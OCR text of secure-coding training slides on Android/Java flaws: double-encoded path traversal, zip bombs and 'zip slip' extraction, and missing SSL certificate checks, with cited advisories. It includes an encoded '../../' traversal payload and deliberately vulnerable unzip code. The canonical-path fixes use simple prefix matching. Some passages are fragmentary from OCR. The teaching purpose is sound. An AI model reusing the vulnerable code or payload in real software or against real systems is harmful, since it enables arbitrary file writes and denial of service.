
Is This Fix Enough?

Double Encoding

- Encode the encoded text.

..%2F..%2F%E3%81%BB%E3%81%92%2Ejpg


%252E%252E%252F%252E%252E%252F%25E3%2581%25BB%25E3%2581%2592%252Ejpg



https://www.owasp.org/index.php/Double_Encoding

What if path is double-encoded?

- How does the previous fix decode a double-encoded path?



Solution

- First canonicalize the path using File#getCanonicalPath. Then check to see if the canonicalized path is under the IMAGE_DIRECTORY.

```
private static String IMAGE_DIRECTORY = localFile.getAbsolutePath();

public ParcelFileDescriptor openFile(Uri paramUri, String paramString)
    throws FileNotFoundException
{
    String decodedUriString = Uri.decode(paramUri.toString());
    File file = new File(IMAGE_DIRECTORY,
                         Uri.parse(decodedUriString).getLastPathSegment());

    if (file.getCanonicalPath().indexOf(localFile.getCanonicalPath()) != 0) {
        throw new IllegalArgumentException();
    }

    return ParcelFileDescriptor.open(file, ParcelFileDescriptor.MODE_READ_ONLY);
}
```

Summary

- First, canonicalize the path
  - —File#getCanonicalPath()
- Then, validate the canonicalized path

- Reference
  - —https://www.securecoding.cert.org/confluence/display/java/IDS02-J.+Canonicalize+path+names+before+validating+them
  - —https://www.owasp.org/index.php/Double_Encoding

CASE #15

Unsafe Decompression of Zip Files

ZIP File and Security

When extracting entries from a ZIP archive, be prepared to mitigate Zip Bomb and Directory Traversal attacks.

IDS04-J. Safely extract files from ZipInputStream

Created by David Svoboda, last modified on Jun 05, 2014

Be careful when extracting entries from `java.util.zip.ZipInputStream`. Two particular issues to avoid are entry file names that canonicalize to a path outside of the target directory of the extraction and entries that cause consumption of excessive system resources. In the former case, an attacker can write arbitrary data from the zip file into any directories accessible to the user. In the latter case, denial of service can occur when resource usage is disproportionately large in comparison to the input data that causes the resource usage. The nature of the zip algorithm permits the existence of *zip bombs* in which a small file, such as ZIPs, GIFs, and gzip-encoded HTTP content, consumes excessive resources when uncompressed because of extreme compression.

The zip algorithm can produce very large compression ratios [Mahmoud 2002]. For example, a file consisting of alternating lines of *a* characters and *b* characters can achieve a compression ratio of


https://www.securecoding.cert.org/confluence/x/3AG-Aw

`java.util.zip` package

- `java.util.zip` provides classes for reading from and writing to the standard ZIP and GZIP file formats.
  - **`ZipInputStream`** -- implements an **input** stream filter for reading ZIP files
  - **`ZipOutputStream`** -- implements an **output** stream filter for writing ZIP files
  - **`ZipEntry`** -- represents a ZIP file entry
  - **`GZIPInputStream`** -- implements an input stream filter for reading GZIP
  - **`GZIPOutputStream`** -- implements an output stream filter for writing GZIP files

ZipBomb

- A zip bomb is a small file but when it is decompressed, its contents are more than the system can handle.
- Highly compressed
- Consumes **memory** and/or **disks**



More Bombs...

- **Zip Bomb** (http://en.wikipedia.org/wiki/Zip_bomb)
- **42.zip** (http://www.unforgettable.dk/)

Decompression bomb vulnerabilities


AERAsec Network Services and Security GmbH

http://www.aerasec.de/security/advisories/decompression-bomb-vulnerability.html

Check and learn about decompression bombs!

Directory Traversal

- **Zip entries (file names) are untrusted input**
  - —Filenames in a zip file could contain special characters (such as '.', '/', '¥' etc) to conduct path traversal attacks



Vulnerable Code Example

```
class Unzip {
  static final int BUFFER = 512;

  public static void main(String[] args) throws FileNotFoundException,IOException {
    BufferedOutputStream dest = null;
    ZipInputStream zis =
         new ZipInputStream(new BufferedInputStream(new FileInputStream(args[0])));
    ZipEntry entry;
    while ((entry = zis.getNextEntry()) != null){
        System.out.println("Extracting: " + entry);
        int count;
        byte data[] = new byte[BUFFER];
        FileOutputStream fos = new FileOutputStream(entry.getName());
        dest = new BufferedOutputStream(fos, BUFFER);
        while ((count=zis.read(data,0,BUFFER)) != -1){
            dest.write(data, 0, count);
        }
        dest.flush();
        dest.close();
    }
    zis.close();
  }
}
```

Uses entry filenames in ZIP archive without verification

Extracts contents without verifying the resulting size

Vulnerable Code Example

```
class Unzip {
  static final int BUFFER = 512;

  public static void main(String[] args) throws FileNotFoundException,IOException {
    BufferedO
    ZipInput
         new
    ZipEntry
    while ((
        Syst
        int
        byte
        File
        dest
        whil

        }
        dest
        dest
    }
    zis.close();
  }
}
```

Solution:

Verify filenames and resulting sizes BEFORE extracting files

Solution

```
static final int BUFFER = 512;
static final int TOOBIG = 0x6400000; // upper limit of filesize, 100MB
static final int TOOMANY = 1024; // upper limit of entries
// ...
private String validateFilename(String filename, String intendedDir) {
  File f = new File(filename);
  String canonicalPath = f.getCanonicalPath();
  File iD = new File(intendedDir);
  String canonicalID = iD.getCanonicalPath();
  if (canonicalPath.startsWith(canonicalID)) {
        return canonicalPath;
  } else {
        throw new IllegalStateException("File is outside extraction target
directory.");
  }
}
public final void unzip(String filename) throws java.io.IOException{
```

Canonicalize the given path first. Then make sure that the given path is in the **`intendedDir`**

Continues to the next page...

Solution (cont.)

```
public final void unzip(String filename) throws java.io.IOException{
  FileInputStream fis = new FileInputStream(filename);
  ZipInputStream zis = new ZipInputStream(new BufferedInputStream(fis));
  ZipEntry entry;   int entries = 0;  int total = 0;
  try {
    while ((entry = zis.getNextEntry()) != null) {
        System.out.println("Extracting: " + entry);
        int count;
        byte data[] = new byte[BUFFER];
        // output a file AFTER verifying filenams and resulting file size
        String name = validateFilename(entry.getName(), ".");
        FileOutputStream fos = new FileOutputStream(name);
        BufferedOutputStream dest = new BufferedOutputStream(fos, BUFFER);
        while (total <= TOOBIG && (count = zis.read(data, 0, BUFFER)) != -1) {
            dest.write(data, 0, count);
            total += count;
        }
        dest.flush();
        dest.close();
        zis.closeEntry();
        entries++;
        if (entries > TOOMANY) {
                throw new IllegalStateException("Too many files to unzip.");
        }
        if (total > TOOBIG) {
                throw new IllegalStateException("File being unzipped is too big.");
        }
    }
  } finally { zis.close(); } }
```

Book keeping the extracted size so that it won't exceed some upper limit

CASE #16

Improper Certificate Verification


ACM CCS 2012

- Why Eve and Mallory Love Android: An Analysis of Android SSL (In)Security
  http://www2.dcsec.uni-hannover.de/files/android/p50-fahl.pdf
- The Most Dangerous Code in the World: Validating SSL Certificates in Non-Browser Software
  https://crypto.stanford.edu/~dabo/pubs/abstracts/ssl-client-bugs.html

Many apps misuse SSL/TLS libraries!!

- Do not verify certificates
- Do not verify hostname part, etc.

25% of Apps vulnerable to HTTPS handling



¼ of android applications contain HTTPS related vulnerabilities

Android Application Vulnerability Research Report, Oct., 2013
http://www.sonydna.com/sdna/solution/android_vulnerability_report_201310.pdf

Root Cause of HTTPS Vulnerabilities




Fig.8 Causes of HTTPS-related Vulnerabilities

Android Application Vulnerability Research Report, Oct., 2013
http://www.sonydna.com/sdna/solution/android_vulnerability_report_201310.pdf

Vulnerabilities published on JVN

- Kindle App for Android fails to verify SSL server certificates (https://jvn.jp/en/jp/JVN17637243/)
- Ameba for Android contains an issue where it fails to verify SSL server certificates (https://jvn.jp/en/jp/JVN27702217/)
- Outlook.com for Android contains an issue where it fails to verify SSL server certificates (https://jvn.jp/en/jp/JVN72950786/)
- JR East Japan App for Android. contains an issue where it fails to verify SSL server certificates (https://jvn.jp/en/jp/JVN10603428/)
- Denny's App for Android. contains an issue where it fails to verify SSL server certificates (https://jvn.jp/en/jp/JVN48810179/)
- Yahoo! Japan Shopping for Android contains an issue where it fails to verify SSL server certificates (https://jvn.jp/en/jp/JVN75084836/)
- .....

Pizza Order App fails to verify SSL Server Certificates

Published:2013/06/07 Last Updated:2014/08/26

JVN#39218538
Pizza Hut Japan Official Order App for Android. contains an issue wh
it fails to verify SSL server certificates

Android. contains an issue wh

App for

verify SSL

p on an encrypted

FIXED

